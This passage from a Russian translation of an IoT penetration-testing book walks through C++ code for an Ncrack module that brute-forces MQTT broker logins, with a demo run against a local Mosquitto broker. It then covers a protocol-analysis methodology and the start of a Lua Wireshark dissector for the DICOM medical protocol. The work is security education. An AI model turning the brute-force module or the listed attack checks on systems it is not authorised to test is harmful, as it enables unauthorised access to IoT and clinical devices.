    p = (struct ack *)((char *)con->inbuf->get_dataptr()); ❷
    if (p->message_type != 0x20) /* отвергнуть, если это не MQTT ACK */
```

```

    return -2;

    if (p->ret_code == 0) /* вернуть 0 только если код возврата равен 0 */ ❸
        return 0;

    return -2;
}

```

Сначала мы объявляем локальный указатель `p` ❶ на структуру типа `ack`. Затем проверяем, получили ли мы какие-либо данные в нашем входящем буфере (содержит ли указатель `con->inbuf` значение `NULL`), или длина полученных данных меньше 4, что составляет минимальный размер ожидаемого ответа сервера. Если любое из этих условий истинно, нам нужно продолжать ждать входящих данных, поэтому мы планируем событие чтения `nssock`, которое будет обрабатываться нашим стандартным `ncrack_read_handler`.

Как это происходит, мы здесь не будем обсуждать, но важно понимать асинхронную природу этого метода. Суть в том, что эти функции будут выполнять свою работу после того, как модуль вернет управление основному механизму `Ncrack`, что произойдет по завершении функции `ncrack_mqtt`. Чтобы знать, где модуль останавливался для каждого TCP-соединения при следующем вызове, `Ncrack` сохраняет текущее состояние в переменной `con->state`. Дополнительная информация также сохраняется в других членах класса `Connection`, таких как буферы для входящих (`inbuf`) и исходящих (`outbuf`) данных.

Как только мы получим полный ответ `CONNACK`, мы можем перестроить наш локальный указатель `p` на буфер ❷, предназначенный для входящих сетевых данных. Мы приводим этот буфер к указателю `struct ack`. Проще говоря, это означает, что теперь мы можем использовать указатель `p`, чтобы легко просматривать элементы структуры. Затем первое, что мы проверяем в полученном пакете, – является ли он пакетом `CONNACK`; если это не так, нам не следует беспокоиться о его дальнейшем анализе. Если же это пакет `CONNACK`, мы проверяем, равен ли код возврата 0 ❸, и в этом случае возвращаем 0, чтобы уведомить вызывающего абонента о правильности учетных данных. В противном случае произошла ошибка или учетные данные были неверными, и мы возвращаем `-2`.

Последняя часть нашего кода – это основная функция `ncrack_mqtt`, которая обрабатывает всю логику для аутентификация на сервере MQTT. Он представлен двумя листингами: листинг 4.5 представляет логику состояния `MQTT_INIT`, а листинг 4.6 – логику состояния `MQTT_FINI`.

Листинг 4.5. Код состояния `MQTT_INIT`, который отправляет пакет `CONNECT`

```

void
ncrack_mqtt(nssock_pool nsp, Connection *con)
{
    nssock_ioid nsi = con->niod; ❶

```

```

struct connect_cmd cmd;
uint16_t pass_len;

switch (con->state) ❷
{
    case MQTT_INIT:
        con->state = MQTT_FINI;

        delete con->inbuf; ❸
        con->inbuf = NULL;
        if (con->outbuf)
            delete con->outbuf;
        con->outbuf = new Buf();

        /* длина сообщения равна длине структуры плюс длина имени пользователя
         * и пароля минус 2 первых байта (тип сообщения и длина сообщения) которые
         * не подсчитываются
         */
        cmd.msg_len = sizeof(connect_cmd) + strlen(con->user) + strlen(con->pass) +
                     sizeof(pass_len) - 2; ❹
        cmd.username_len = htons(strlen(con->user));
        pass_len = htons(strlen(con->pass));

        con->outbuf->append(&cmd, sizeof(cmd)); ❺
        con->outbuf->snprintf(strlen(con->user), "%s", con->user);
        con->outbuf->append(&pass_len, sizeof(pass_len));
        con->outbuf->snprintf(strlen(con->pass), "%s", con->pass);

        nsock_write(nsp, nsi, ncrack_write_handler, MQTT_TIMEOUT, con, ❻
                    (const char *)con->outbuf->get_dataptr(), con->outbuf->get_len());
        break;

```

Первый блок кода в нашей основной функции объявляет три локальные переменные ❶. Nsock использует переменную `nsock_ioc` всякий раз, когда мы регистрируем сетевое чтение и записываем события через `nsock_read` и `nsock_write` соответственно. Структура `struct cmd`, которую мы определили в листинге 4.2, обрабатывает входящий пакет `CONNECT`. Обратите внимание, что его конструктор автоматически вызывается, когда мы объявляем его, поэтому он инициализируется значениями по умолчанию, которые мы дали каждому полю. Будем использовать `pass_len` для временного хранения двухбайтового значения длины пароля.

Каждый модуль Ncrack имеет оператор `switch` ❷, в котором каждый случай представляет определенный этап аутентификации фазы для конкретного протокола, который мы взламываем. У аутентификации MQTT есть только два состояния: мы начинаем с `MQTT_INIT`, а затем устанавливаем следующее состояние как `MQTT_FINI`. Это означает, что, когда мы завершаем выполнение этой фазы и возвращаем управление основному механизму Ncrack, оператор `switch` продолжится со следующего состояния, `MQTT_FINI` (см. листинг 4.6), когда модуль снова запускается для этого конкретного TCP-соединения.

Затем проверяем, чтобы наши буферы для приема (`con->inbuf`) и отправки (`con->outbuf`) сетевых данных были пустыми ❸. Далее обновляем оставшееся поле длины в нашей структуре `cmd` ❹. Помните, что оно вычисляется как оставшаяся длина пакета `CONNECT`, не включая поле длины. Мы должны учитывать размер трех дополнительных полей (имя пользователя, длина пароля и пароль), которые добавляем в конце нашего пакета, потому что мы не включили их в структуру `cmd`. Также обновляем поле длины имени пользователя с учетом фактического размера текущего имени пользователя. `Ncrack` автоматически выполняет итерацию по словарю, обновляет имя пользователя и пароль в переменных `user` и `pass` класса `Connection` соответственно. Мы также вычисляем длину пароля и сохраняем ее в `pass_len`. Затем начинаем создавать наш исходящий пакет `CONNECT`, сначала добавляя обновленную структуру `cmd` в `outbuf` ❺, а затем динамически добавляя дополнительные три поля. Класс `Buffer` (`inbuf`, `outbuf`) имеет свои собственные удобные функции, такие как `append` и `snprintf`, с помощью которых вы можете легко и постепенно добавлять отформатированные данные для создания собственных полезных нагрузок TCP.

Кроме того, мы планируем отправить наш пакет из буфера `outbuf` в сеть, зарегистрировав событие сетевой записи через `nsock_write`, обрабатываемое `ncrack_write_handler` ❻. Затем завершаем `switch` и `ncrack_mqtt` (на данный момент) и возвращаем управление выполнением основному механизму, который среди других задач будет перебирать все зарегистрированные сетевые события (например, то, что мы только что запланировали выше с использованием функции `ncrack_mqtt`) и обрабатывать их.

Следующее состояние, `MQTT_FINI`, принимает и анализирует входящий пакет `CONNACK` от брокера и проверяет, были ли предоставлены наши учетные данные правильно. В листинге 4.6 показан код, который входит в то же определение функции, что и листинг 4.5.

Листинг 4.6. Код состояния MQTT_FINI, который получает входящий пакет CONNACK и оценивает, верны ли отправленные нами имя пользователя и пароль

```

case MQTT_FINI:
    if (mqtt_loop_read(nsp, con) == -1) ❶
        break;
    else if (mqtt_loop_read(nsp, con) == 0) ❷
        con->auth_success = true;
    con->state = MQTT_INIT; ❸
    delete con->inbuf;
    con->inbuf = NULL;
    return ncrack_module_end(nsp, con); ❹
}
}

```

Мы начинаем с того, что спрашиваем `mqtt_loop_read`, получили ли мы ответ сервера ❶. Вспомните из листинга 4.4, что он вернет -1, если

мы еще не получили все четыре байта входящего пакета. Если мы еще не получили полный ответ сервера, `mqtt_loop_read` регистрирует событие чтения, и мы вернем управление основному механизму, чтобы дожидаться этих данных или произвести другие события, зарегистрированные от других подключений (того же или других модулей, которые могут быть запущены). Если `mqtt_loop_read` возвращает 0 ❷, это означает, что текущее имя пользователя и пароль успешно прошли аутентификацию в атакуемом сервере, и мы должны обновить переменную соединения `auth_success`, чтобы Ncrack пометил текущую пару учетных данных как сработавшую.

Затем обновляем внутреннее состояние, чтобы вернуться к `MQTT_INIT` ❸, потому что нам нужно перебрать остальные учетные данные в текущем словаре. На этом этапе, поскольку мы завершили полную попытку аутентификации, вызываем `ncrack_module_end` ❹, который обновит некоторые статистические переменные (например, количество попыток аутентификации на данный момент) для службы.

Объединение всех шести списков составляет весь файл модуля `MQTT ncrack_mqtt.cc`. Актуальный код на GitHub по адресу https://github.com/nmap/ncrack/blob/acbdba084e757aef51dbb11753e9c36ffae122f3/modules/ncrack_mqtt.cc предоставляет полный файл кода, который мы обсуждали. После завершения кода мы вводим команду `make` в корневом каталоге Ncrack для компиляции нашего нового модуля.

Тестирование модуля Ncrack на соответствие MQTT

Давайте протестируем наш новый модуль на брокере Mosquitto, чтобы узнать, как быстро мы сможем подобрать правильную пару имя пользователя / пароль. Это можно сделать, запустив модуль для нашего локального экземпляра Mosquitto:

```
root@kali:~/ncrack#./ncrack mqtt://127.0.0.1 --user test -v
Starting Ncrack 0.7 ( http://ncrack.org ) at 2019-10-31 01:15 CDT

Discovered credentials on mqtt://127.0.0.1:1883 'test' 'test123'
mqtt://127.0.0.1:1883 finished.

Discovered credentials for mqtt on 127.0.0.1 1883/tcp:
127.0.0.1 1883/tcp mqtt: 'test' 'test123'

Ncrack done: 1 service scanned in 3.00 seconds.
Probes sent: 5000 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```

Мы протестировали только проверку имени пользователя и список паролей по умолчанию (находится в `lists/default.pwd`), куда мы вручную добавили пароль `test123` (в конце файла). Ncrack успешно взломал службу MQTT за три секунды, испробовав 5000 комбинаций учетных данных.

Заключение

В этой главе мы выполнили переход через VLAN, исследование сети и взлом аутентификации. Сначала мы воспользовались протоколами VLAN и определили неизвестные службы в сетях IoT. Затем познакомили вас с MQTT и взломали аутентификацию MQTT. К настоящему времени вы уже умеете обходить VLAN и пользоваться возможностями взлома паролей Ncrack, а также мощным механизмом обнаружения сервисов Nmap.

5

АНАЛИЗ СЕТЕВЫХ ПРОТОКОЛОВ



Анализ протоколов важен для таких задач, как снятие отпечатков, получение информации и даже эксплуатация. Но в мире интернета вещей вам часто придется работать с проприетарными, пользовательскими или новыми сетевыми протоколами. Эти протоколы могут вызвать затруднения при анализе – даже если вы можете захватывать сетевой трафик, анализаторы пакетов, такие как Wireshark, обычно не могут распознать то, что вы нашли. Иногда нужно использовать новые инструменты для связи с устройством IoT.

В этой главе мы объясняем процесс анализа сетевых коммуникаций, уделяя особое внимание проблемам, с которыми вы столкнетесь при работе с необычными протоколами. Мы начнем с изучения методологии выполнения оценки безопасности незнакомых сетевых протоколов и реализации специальных инструментов для их анализа. Затем расширим самый популярный анализатор трафика, Wireshark, написав собственный анализатор протокола. После этого напишем специальные модули для Nmap, которые будут сканировать отпечатки и даже атаковать любой новый сетевой протокол, который осмелится встать на вашем пути.

Примеры в этой главе нацелены не на что-либо необычное, а на DICOM – один из наиболее распространенных протоколов в меди-

цинских устройствах и клинических системах. Тем не менее почти никакие инструменты безопасности не поддерживают DICOM, так что эта глава пригодится вам в работе с любым необычным сетевым протоколом, с которым вы можете столкнуться в будущем.

Проверка сетевых протоколов

Когда вы работаете с необычными протоколами, лучше всего анализировать их в соответствии с методологией. Следуйте процессу, описанному в этом разделе, при оценке безопасности сетевого протокола. Мы пытаемся охватить наиболее важные задачи, включая сбор информации, анализ, создание прототипов и проверку безопасности.

Сбор информации

На этапе сбора информации постарайтесь найти все доступные вам соответствующие ресурсы. Но сначала выясните, хорошо ли задокументирован протокол: поищите его официальную и неофициальную документацию.

Перечисление и установка клиентов

Когда у вас появится доступ к документации, найдите все приложения-клиенты, которые могут связываться с протоколом, и установите их. Вы можете использовать их для репликации и создания трафика по желанию. Различные клиенты могут реализовывать протокол с небольшими вариациями – обратите внимание на эти различия! Также проверьте, написали ли программисты реализации протокола на разных языках программирования. Чем больше клиентов и реализаций вы найдете, тем выше ваши шансы собрать полную информацию и воспроизвести сетевые сообщения.

Обнаружение зависимых протоколов

Выясните, действительно ли протокол зависит от других протоколов. Например, протокол Server Message Block (SMB) обычно работает с NetBios через TCP/IP (NBT). Если вы пишете новые инструменты, вам необходимо знать все зависимости протокола, чтобы читать и понимать сообщения, а также создавать и отправлять новые. Обязательно выясните, какой транспортный протокол использует ваш протокол. Это TCP или UDP? А может быть, что-то еще – SCTP?

Определение порта протокола

Определите номер порта по умолчанию для протокола и установите, способен ли протокол работать на альтернативных портах. Определение порта по умолчанию и возможность изменения этого порта – полезная информация, которую вы будете использовать при написании сканеров или инструментов для сбора информации. Например, сце-

нарии исследования сети Nmap могут не работать, если мы напишем некорректное правило, а Wireshark может использовать неправильный анализатор/дешифратор низкого уровня (диссектор). Хотя есть обходные пути для решения этих проблем, лучше с самого начала иметь надежные правила сканирования.

Поиск дополнительной документации

Для получения дополнительной документации или примеров захвата посетите веб-сайт Wireshark. Проект Wireshark часто включает в себя захват пакетов и в целом является отличным источником информации. В проекте используется wiki (<https://gitlab.com/wireshark/wireshark/-/wikis/home/>), что позволяет участникам редактировать каждую страницу.

Также обратите внимание, в каких областях отсутствует документация. Можете ли вы определить функции, которые недостаточно хорошо описаны? Отсутствие документации может натолкнуть вас на интересные открытия.

Тестирование диссекторов Wireshark

Проверьте, все ли диссекторы Wireshark правильно работают с используемым протоколом. Может ли Wireshark правильно интерпретировать и читать все поля в сообщениях протокола?

Для этого сначала проверьте, есть ли в Wireshark анализатор для протокола и включен ли он: нажмите **Analyze > Enabled Protocols** (Анализировать > Включенные протоколы) – рис. 5.1.




Рис. 5.1. Окно включения поддержки протоколов в Wireshark

Если спецификации протокола являются общедоступными, убедитесь, что все поля указаны правильно. Диссекторы часто допускают ошибки, особенно в том, что касается сложных протоколов. Если вы заметили какие-либо ошибки, обратите на них пристальное внимание. Чтобы получить больше идей, просмотрите список Common Vulnerabilities and Exposures (CVE, известные уязвимости и угрозы), для которого существуют диссекторы Wireshark.

Анализ

На этапе анализа сгенерируйте и воспроизведите трафик, чтобы понять, как работает протокол. Цель состоит в том, чтобы получить четкое представление об общей структуре протокола, включая его транспортный уровень, сообщения и доступные операции.

Получение копии сетевого трафика

В зависимости от типа устройства существуют разные способы получения сетевого трафика, который необходимо анализировать. Некоторые из них могут поддерживать конфигурации прокси сразу после установки! Определите, нужно ли вам выполнять активный или пассивный анализ сетевого трафика. (Вы можете найти несколько примеров того, как это сделать, в книге Джеймса Форшоу «Атака сетей на уровне протоколов».) Попробуйте генерировать трафик для каждого доступного варианта использования, причем генерировать как можно больше. Наличие разных клиентов поможет вам понять отличия и нюансы в существующих реализациях.

Одним из первых шагов на этапе анализа должны стать отслеживание трафика и проверка отправленных и полученных пакетов. Могут возникнуть некоторые очевидные проблемы, поэтому полезно сделать это, прежде чем переходить к активному анализу. Веб-сайт <https://gitlab.com/wireshark/wireshark/-/wikis/SampleCaptures/> – отличный ресурс для поиска общедоступных захватов.

Анализ сетевого трафика с помощью Wireshark

Если в Wireshark есть диссектор, который может анализировать сгенерированный вами трафик, включите его, установив флажок напротив его названия в окне **Enabled Protocols** (Включенные протоколы) – рис. 5.2.

Теперь попробуйте найти следующее.

- **Первые байты в сообщении.** Иногда первые байты в первоначальном соединении или сообщениях являются магическими: они позволяют быстро идентифицировать службу.
- **Первоначальное соединение.** Это важная функция любого протокола. Обычно на этом этапе вы узнаете о версии протокола и поддерживаемых функциях, включая такие функции безопасности, как шифрование. Повторение этого шага также поможет

вам разработать сканеры, чтобы легко находить эти устройства и службы в сетях.

- **Любые потоки TCP/UDP и общие структуры данных, используемые в протоколе.** Иногда вы будете идентифицировать строки в открытом тексте или общие структуры данных, такие как пакеты, длина которых добавляется к началу сообщения.
- **Порядок байтов в протоколе.** Некоторые протоколы используют смешанный порядок следования байтов, что может вызвать проблемы, если не будет выявлено на ранней стадии. Порядок байтов сильно отличается от протокола к протоколу, но он необходим для создания правильных пакетов.
- **Структура сообщений.** Определите различные заголовки и структуры сообщений, а также способы инициализации и закрытия соединения.




Рис. 5.2. Отключенный анализатор протокола в окне *Enabled Protocols* в Wireshark

Создание прототипов и разработка инструментов

После анализа протокола вы можете приступить к созданию прототипа или преобразованию заметок, собранных вами в результате анализа, в реальное программное обеспечение, которое вы можете использовать для связи со службой по протоколу. Прототип позволит вам удостовериться, что вы правильно поняли структуру пакета каждого типа сообщения. На этом этапе важно выбрать язык программирования, который позволит вам работать очень быстро. По этой причине мы предпочитаем языки сценариев с динамической типизацией, такие как Lua или Python. Проверьте, доступны ли какие-либо библиотеки и фреймворки, которые можно использовать для ускорения разработки.

Если Wireshark не поддерживает протокол, разработайте анализатор для помощи с анализом. Мы обсудим этот процесс ниже, в разделе «Разработка диссектора Wireshark для протокола DICOM на языке Lua». Мы также будем использовать Lua для создания прототипа модуля Nmap Scripting Engine для общения со службой.

Проведение оценки безопасности

После того как вы завершили анализ, подтвердили свои предположения о протоколе и создали рабочий прототип для связи с помощью службы DICOM, необходимо оценить безопасность протокола. В дополнение к общему процессу оценки безопасности, описанному в главе 3, проверьте следующие ключевые моменты.

Проверьте возможность атаки, связанной с аутентификацией сервера и клиента. В идеале клиент и сервер должны аутентифицировать друг друга – этот процесс известен как взаимная аутентификация. Если они этого не сделают, можно будет выдать себя за клиента или сервер. Такое поведение может иметь серьезные последствия; например, мы однажды выполнили атаку с имитацией клиента, чтобы подделать компонент библиотеки лекарств и внедрить в инфузионную помпу мошеннические библиотеки лекарств. Хотя две конечные точки обменивались данными через Transport Layer Security (TLS), это не могло предотвратить атаку, потому что не выполнялась взаимная аутентификация.

Выполните преднамеренно ошибочное кодирование протокола и проверьте возможность атак путем флуда. Кроме того, попытайтесь воспроизвести сбой и выявить ошибки. *Фаззинг* – это процесс автоматической подачи неверно сформированного ввода в систему с конечной целью поиска ошибок реализации. В большинстве случаев это вызывает сбой системы. Чем сложнее протокол, тем выше шансы обнаружить дефекты, связанные с повреждением памяти. DICOM (будет обсуждаться чуть ниже) – прекрасный пример. Учитывая его сложность, в различных реализациях можно обнаружить переполнение буфера и другие проблемы безопасности. При атаках путем флуда злоумышленники отправляют системе большое количество запросов, чтобы исчерпать ресурсы системы, и в результате она перестает откликаться. Типичный пример – TCP SYN, флуд-атака, вероятность успеха которой можно уменьшить с помощью файлов cookie SYN.

Проверьте шифрование и цифровую подпись. Данные конфиденциальны? Можем ли мы гарантировать целостность данных? Насколько надежны криптографические алгоритмы? Мы видели случаи, когда поставщики внедряли свои собственные алгоритмы шифрования, – это всегда имело катастрофические последствия. Кроме того, многие сетевые протоколы не требуют цифровой подписи, которая обеспечивает аутентификацию сообщений, целостность данных и невозможность отказа. Например, DICOM не использует цифровую подпись, если она не используется по безопасному протоколу, такому

как Transport Layer Security (TLS), который уязвим к атаке типа «человек посередине».

Проверьте возможность атаки на устаревшую версию. Это криптографические атаки на протокол, которые заставляют систему использовать менее качественный и менее безопасный режим работы (например, тот, который отправляет данные в открытом виде). Примеры включают атаку «болтливого оракула» на устаревшее шифрование (Padding Oracle on Downgraded Legacy Encryption, POODLE) на уровне TLS/SSL. В этой атаке злоумышленник типа «человек посередине» вынуждает клиентов использовать SSL 3.0 и использует врожденную уязвимость протокола для кражи файлов cookie или паролей.

Проверьте атаку на избыточность. Эти атаки срабатывают, когда протокол имеет функции, ответ которых значительно превышает запрос, поскольку злоумышленники могут злоупотреблять этими функциями, чтобы вызвать отказ в обслуживании. Пример – DDoS-атака с отражением mDNS, когда некоторые реализации mDNS отвечали на одноадресные запросы, поступающие из источников за пределами локальной сети. Мы рассмотрим mDNS в главе 6.

Разработка диссектора Wireshark для протокола DICOM на языке Lua

В этом разделе показано, как написать диссектор, который можно использовать с Wireshark. При проверке сетевых протоколов, используемых устройствами IoT, очень важно понимать, как происходит обмен данными, как формируются сообщения и что задействованы функции, операции и механизмы безопасности. Затем мы можем начать изменять потоки данных, чтобы найти уязвимости. Чтобы написать наш диссектор, будем использовать Lua; это позволит нам быстро анализировать перехваченные сетевые коммуникации с небольшим объемом кода. Мы перейдем от представления массива информации к читаемым сообщениям, добавив всего несколько строк кода.

В этом упражнении мы сосредоточимся только на подмножестве функций, необходимых для обработки сообщений DICOM A-типа (обсуждаемых в следующем разделе). Еще одна деталь, которую следует учитывать при написании диссекторов Wireshark для TCP на Lua, заключается в том, что пакеты могут быть фрагментированы. Кроме того, в зависимости от таких факторов, как повторная передача пакетов, ошибки нарушения порядка или конфигурации Wireshark, ограничивающие размер захваченных пакетов (ограничение размера пакета захвата по умолчанию составляет 262 144 байта), мы можем получить меньше или больше одного сообщения в сегменте TCP. Давайте пока проигнорируем это и сосредоточимся на запросах A-ASSOCIATE, которых будет достаточно, чтобы идентифицировать службы DICOM при написании сканера. Если вы хотите узнать больше о том, как бороться с фрагментацией TCP, просмотрите файл примера

orthanc.lua в материалах к этой книге или перейдите по адресу <https://nostarch.com/practical-iot-hacking/>.

Работа с Lua

Lua – это язык сценариев для создания расширяемых модулей или модулей с поддержкой сценариев во многих важных проектах безопасности, таких как Nmap, Wireshark и даже коммерческих продуктах безопасности, таких как NetMon от LogRhythm. Некоторые из продуктов, которые вы используете ежедневно, скорее всего, работают на Lua. Многие устройства IoT также используют Lua из-за его небольшого двоичного размера и хорошо документированного API, что упрощает использование для расширения проектов на других языках, таких как C, C++, Erlang и даже Java. Это делает Lua идеальным для встраивания в приложения. Вы узнаете, как представлять данные и работать с ними в Lua, а также как популярные программы наподобие Wireshark и Nmap используют Lua для расширения своих возможностей анализа трафика, исследования сетей и эксплуатации уязвимостей.

Общие сведения о протоколе DICOM

DICOM – непатентованный протокол, разработанный Американским колледжем радиологии и Национальной ассоциацией производителей электрооборудования. Он стал международным стандартом передачи, хранения и обработки информации о медицинских изображениях. Хотя DICOM не является проприетарным, это хороший пример сетевого протокола, реализованного во многих медицинских устройствах; притом традиционные инструменты сетевой безопасности не очень хорошо его поддерживают. Связь DICOM через TCP/IP является двусторонней: клиент запрашивает действие, а сервер выполняет его, но при необходимости они могут меняться местами. В терминологии DICOM клиент называется *пользователем, вызывающим службу* (Service Call User, SCU), а сервер – *поставщиком вызываемой службы* (Service Call Provider, SCP). Перед тем как приступить к написанию кода, рассмотрим некоторые важные сообщения DICOM и структуру протокола.

Сообщения C-ECHO

Сообщения DICOM C-ECHO служат, среди прочего, для обмена информацией о вызывающих и вызываемых приложениях, объектах, версиях, уникальных идентификаторах (UID), именах и ролях. Мы обычно называем эти сообщения DICOM-запросами, поскольку они позволяют определить, находится ли поставщик услуг DICOM в сети. Сообщение C-ECHO использует несколько сообщений типа A, так что мы будем искать их в этом разделе. Первый пакет, который отправляет операция C-ECHO, – это запрос A-ASSOCIATE, которого достаточно

для идентификации поставщика услуг DICOM. Из ответа A-ASSOCIATE вы можете получить информацию об услуге.

Блоки данных протокола А-типа (Protocol Data Units, PDU)

Существует семь типов сообщений типа А, используемых в сообщениях C-ECHO:

- **запрос A-ASSOCIATE (A-ASSOCIATE-RQ)**: запросы, отправленные клиентом для установления соединения DICOM;
- **A-ASSOCIATE accept (A-ASSOCIATE-AC)**: ответы, отправленные сервером для принятия запроса DICOM A-ASSOCIATE;
- **отклонение A-ASSOCIATE (A-ASSOCIATE-RJ)**: ответы, отправленные сервером, чтобы отклонить запрос DICOM A-ASSOCIATE;
- **(P-DATA-TF)**: пакеты данных, отправленные сервером и клиентом;
- **запрос A-RELEASE (A-RELEASE-RQ)**: запрос, отправленный клиентом, чтобы закрыть соединение DICOM;
- **ответ A-RELEASE (PDU A-RELEASE-RP)**: ответ, отправленный сервером для подтверждения запроса A-RELEASE;
- **прерывание A-ASSOCIATE (A-ABORT PDU)**: ответы, отправленные сервером для отмены операции A-ASSOCIATE.

Все эти PDU начинаются с аналогичной структуры пакета. Первая часть – это однобайтовое целое число без знака в формате Big Endian, которое указывает тип PDU. Вторая часть – однобайтовый зарезервированный раздел, установленный в 0x0. Третья часть – информация о длине PDU, четырехбайтовое целое число без знака в формате Little Endian. Четвертая часть – это поле данных переменной длины. Эта структура показана на рис. 5.3.




Рис. 5.3. Структура PDU DICOM

Как только мы узнаем структуру сообщения, можно приступить к чтению и синтаксическому анализу сообщений DICOM. Используя размер каждого поля, мы можем вычислить смещения при определении полей в наших прототипах для анализа и взаимодействия со службами DICOM.

Генерация трафика DICOM

Для дальнейших действий наряду с этим упражнением вам необходимо настроить сервер и клиент DICOM. Orthanc – это надежный сервер DICOM с открытым исходным кодом, работающий в Windows, Linux

и macOS. Установите его в своей системе, убедитесь, что в файле конфигурации включен флаг `DicomServerEnabled`, и запустите двоичный файл `Orthanc`. Если все сработало правильно, у вас должен появиться сервер DICOM, работающий на TCP-порту 4242 (порт по умолчанию). Введите команду `orthanc`, чтобы просмотреть следующие журналы с описанием параметров конфигурации:

```
$ ./Orthanc
<timestamp> main.cpp:1305] Orthanc version: 1.4.2
<timestamp> OrthancInitialization.cpp:216] Using the default Orthanc
configuration
<timestamp> OrthancInitialization.cpp:1050] SQLite index directory: "XXX"
<timestamp> OrthancInitialization.cpp:1120] Storage directory: "XXX"
<timestamp> HttpClient.cpp:739] HTTPS will use the CA certificates from this
file: ./orthancAndPluginsOSX.stable
<timestamp> LuaContext.cpp:103] Lua says: Lua toolbox installed
<timestamp> LuaContext.cpp:103] Lua says: Lua toolbox installed
<timestamp> ServerContext.cpp:299] Disk compression is disabled
<timestamp> ServerIndex.cpp:1449] No limit on the number of stored patients
<timestamp> ServerIndex.cpp:1466] No limit on the size of the storage area
<timestamp> ServerContext.cpp:164] Reloading the jobs from the last execution
of Orthanc
<timestamp> JobsEngine.cpp:281] The jobs engine has started with 2 threads
<timestamp> main.cpp:848] DICOM server listening with AET ORTHANC on port:
4242
<timestamp> MongooseServer.cpp:1088] HTTP compression is enabled
<timestamp> MongooseServer.cpp:1002] HTTP server listening on port: 8042
(HTTP encryption is disabled, remote access is not allowed)
<timestamp> main.cpp:667] Orthanc has started
```

Если вы не хотите устанавливать сервер `Orthanc`, можете найти образцы перехваченных пакетов в онлайн-ресурсах для этой книги или на странице `Wireshark`, где представлены образцы пакетов для DICOM.

Включение Lua в Wireshark

Прежде чем переходить к коду, убедитесь, что вы установили Lua и включили его в своих настройках `Wireshark`. Вы можете проверить, доступен ли он, в окне **About Wireshark** (О программе `Wireshark`) – см. рис. 5.4.

Движок Lua по умолчанию отключен. Чтобы включить его, установите для логической переменной `disable_lua` значение `false` в файле `init.lua` из каталога установки `Wireshark`:

```
disable_lua = false
```

После проверки доступности и включения Lua удостоверьтесь, что поддержка Lua работает правильно, написав тестовый сценарий и запустив его следующим образом:

```
$ tshark -X lua_script: <ваш тестовый сценарий Lua>
```

